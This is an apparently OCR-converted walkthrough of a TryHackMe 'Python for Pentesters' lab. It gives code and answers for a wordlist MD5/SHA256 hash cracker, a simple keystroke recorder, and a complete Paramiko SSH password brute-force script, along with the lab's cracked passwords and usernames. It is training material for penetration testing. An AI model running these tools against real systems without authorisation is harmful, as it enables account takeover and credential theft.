
```
import hashlib
import pyfiglet

ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4 Pentesters \n HASH CRACKER fo
r MD 5")
print(ascii_banner)

wordlist_location = str(input('Enter wordlist file location: '))
hash_input = str(input('Enter hash to be cracked: '))

with open(wordlist_location, 'r') as file:
    for line in file.readlines():
        hash_ob = hashlib.md5(line.strip().encode())
        hashed_pass = hash_ob.hexdigest()
        if hashed_pass == hash_input:
            print('Found cleartext password! ' + line.strip())
            exit(0)
```

This script will require two inputs: the location of the wordlist and the hash value.

1. **What is the hash you found during directory enumeration?**

ans: **cd13b6a6af66fb774faa589a9d18f906**


2. **What is the cleartext value of this hash?**



```
Enter wordlist file location: /usr/share/wordlists/PythonForPentesters/wordlist2.txt
Enter hash to be cracked: cd13b6a6af66fb774faa589a9d18f906
Found cleartext password! rainbow
root@ip-10-10-2-51:~#
```

ans: **rainbow**

3. **Modify the script to work with SHA256 hashes?**



```
Enter wordlist file location: /usr/share/wordlists/PythonForPentesters/wor
dlist2.txt
Enter hash to be cracked: 5030c5bd002de8713fef5daebd597620f5e8bcea31c603dc
cdfcdf502a57cc60
Found cleartext password! redwings
root@ip-10-10-2-51:~# cat hash_cracker.py
import hashlib
import pyfiglet

ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4 Pentesters \n
HASH CRACKER for MD 5")
print(ascii_banner)

wordlist_location = str(input('Enter wordlist file location: '))
hash_input = str(input('Enter hash to be cracked: '))

with open(wordlist_location, 'r') as file:
    for line in file.readlines():
        hash_ob = hashlib.sha256(line.strip().encode())
        hashed_pass = hash_ob.hexdigest()
        if hashed_pass == hash_input:
            print('Found cleartext password! ' + line.strip())
            exit(0)
root@ip-10-10-2-51:~#
```

import hashlib
import pyfiglet

ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4 Pentesters \n HASH CRACKER for MD 5")
print(ascii_banner)


wordlist_location = str(input('Enter wordlist file location: '))
hash_input = str(input('Enter hash to be cracked: '))

with open(wordlist_location, 'r') as file:
for line in file.readlines():
hash_ob = hashlib.**sha256**(line.strip().encode())
hashed_pass = hash_ob.hexdigest()
if hashed_pass == hash_input:

print('Found cleartext password! ' + line.strip())
exit(0)

ans: DONE

4. **Using the modified script find the cleartext value for 5030c5bd002de8713fef5daebd597620f5e8bcea31c603dccdfcdf502a57cc60 ?**


Applications
Sun 3 Sep, 07:01 AttackBox IP:10.10.2.51
root@ip-10-10-2-51: ~
File Edit View Search Terminal Help

```
Enter wordlist file location: /usr/share/wordlists/PythonForPentesters/wor
dlist2.txt
Enter hash to be cracked: 5030c5bd002de8713fef5daebd597620f5e8bcea31c603dc
cdfcdf502a57cc60
Found cleartext password! redwings
root@ip-10-10-2-51:~#
```

ans: **redwings**

Task 8

Keyloggers

Modules allow us to solve relatively difficult problems in a simple way.

A good example is the “keyboard” module, which allows us to interact with the keyboard.

If the “keyboard” module is not available on your system, we can use pip3 to install it.

```
pip3 install keyboard
```

Using the keyboard module, the following three lines of code would be enough to record and replay keys pressed:

```
import keyboard
keys = keyboard.record(until ='ENTER')
keyboard.play(keys)
```

“keyboard.record” will record the keys until ENTER is pressed, and “keyboard.play” will replay them. As this script is logging keystrokes, any edit using backspace will also be seen.

1. **What package installer was used?**

ans: **pip3**

2. **What line in this code would you change to stop the result from being printed on the screen?**

ans: **keyboard.play(keys)**

Task 9

SSH Brute Forcing

The powerful Python language is supported by a number of modules that easily extend its capabilities. Paramiko is an SSHv2 implementation that will be useful in building SSH clients and servers.

The example below shows one way to build an SSH password brute force attack script. As is often the case in programming, there rarely is a single correct answer for these kinds of
applications. As a penetration tester, your usage of programming languages will be different for developers. While they may care about best practices and code hygiene, your goal will more often be to end with a code that works as you want it to.


By now, you should be familiar with the "try" and "except" syntax. This script has one new feature, "def". "Def" allows us to create custom functions, as seen below. The "ssh_connect" function is not native to Python but built using Paramiko and the "paramiko.SSHClient()" function.

```
import paramiko
import sys
import os

target = str(input('Please enter target IP address: '))
username = str(input('Please enter username to bruteforce: '))
password_file = str(input('Please enter location of the password file: '))

def ssh_connect(password, code=0):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        ssh.connect(target, port=22, username=username, password=password)
    except paramiko.AuthenticationException:
        code = 1
    ssh.close()
    return code

with open(password_file, 'r') as file:
    for line in file.readlines():
        password = line.strip()

        try:
            response = ssh_connect(password)

            if response == 0:
                print('password found: '+ password)
                exit(0)
            elif response == 1:
                print('no luck')
        except Exception as e:
            print(e)
        pass

input_file.close()
```

Reading the code, you will notice several distinct components.


Imports: We import modules we will use inside the script.

- **Paramiko to interact with the SSH server on the target system.**
- **"Sys" and "os" will provide us with the basic functionalities needed to read a file from the operating system (our password list in this case)**



```
import paramiko
import sys
import os
```


Inputs: This block will request input from the user. An alternative way to do this would be to accept the user input directly from the command line as an argument using "sys.argv[]".



```
target = str(input('Please enter target IP address: '))
username = str(input('Please enter username to bruteforce: '))
password_file = str(input('Please enter location of the password file: '))
```


SSH Connection:

This section will create the "ssh_connect" function. Successful authentication will return a code 0, a failed authentication will return a code 1.




```
def ssh_connect(password, code=0):
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        try:
                ssh.connect(target, port=22, username=username, password=password)
        except paramiko.AuthenticationException:
                code = 1
        ssh.close()
        return code
```

Password list: We then open the password file supplied earlier by the user and take each line as a password to be tried.



```
with open(password_file, 'r') as file:
        for line in file.readlines():
                password = line.strip()
```


Responses: The script tries to connect to the SSH server and decides on an output based on the response code. Please note the response code here is the one generated by Paramiko and not an HTTP response code. The script exits once it has found a valid password.



```
        try:
            response = ssh_connect(password)

            if response == 0:
                print('password found: '+ password)
                exit(0)
            elif response == 1:
                print('no luck')
        except Exception as e:
            print(e)
            pass
input_file.close()
```

As you will see, the scripts run slower than we would expect. To improve speed, you may want to look into threading this process.

1. **What username starting with the letter "t" did you find earlier?**



Notes for Matt

Passwords set are:


- Password for Madhatter set to MyCupOfTea
- Password for Rabbit set to LOUSYRABBO
- Password for Alice set to OnWithTheirHeads

Users created are:


- tiffany
- daniel
- jim
- mike

ans: **tiffany**

2. **What is the SSH password of this user?**



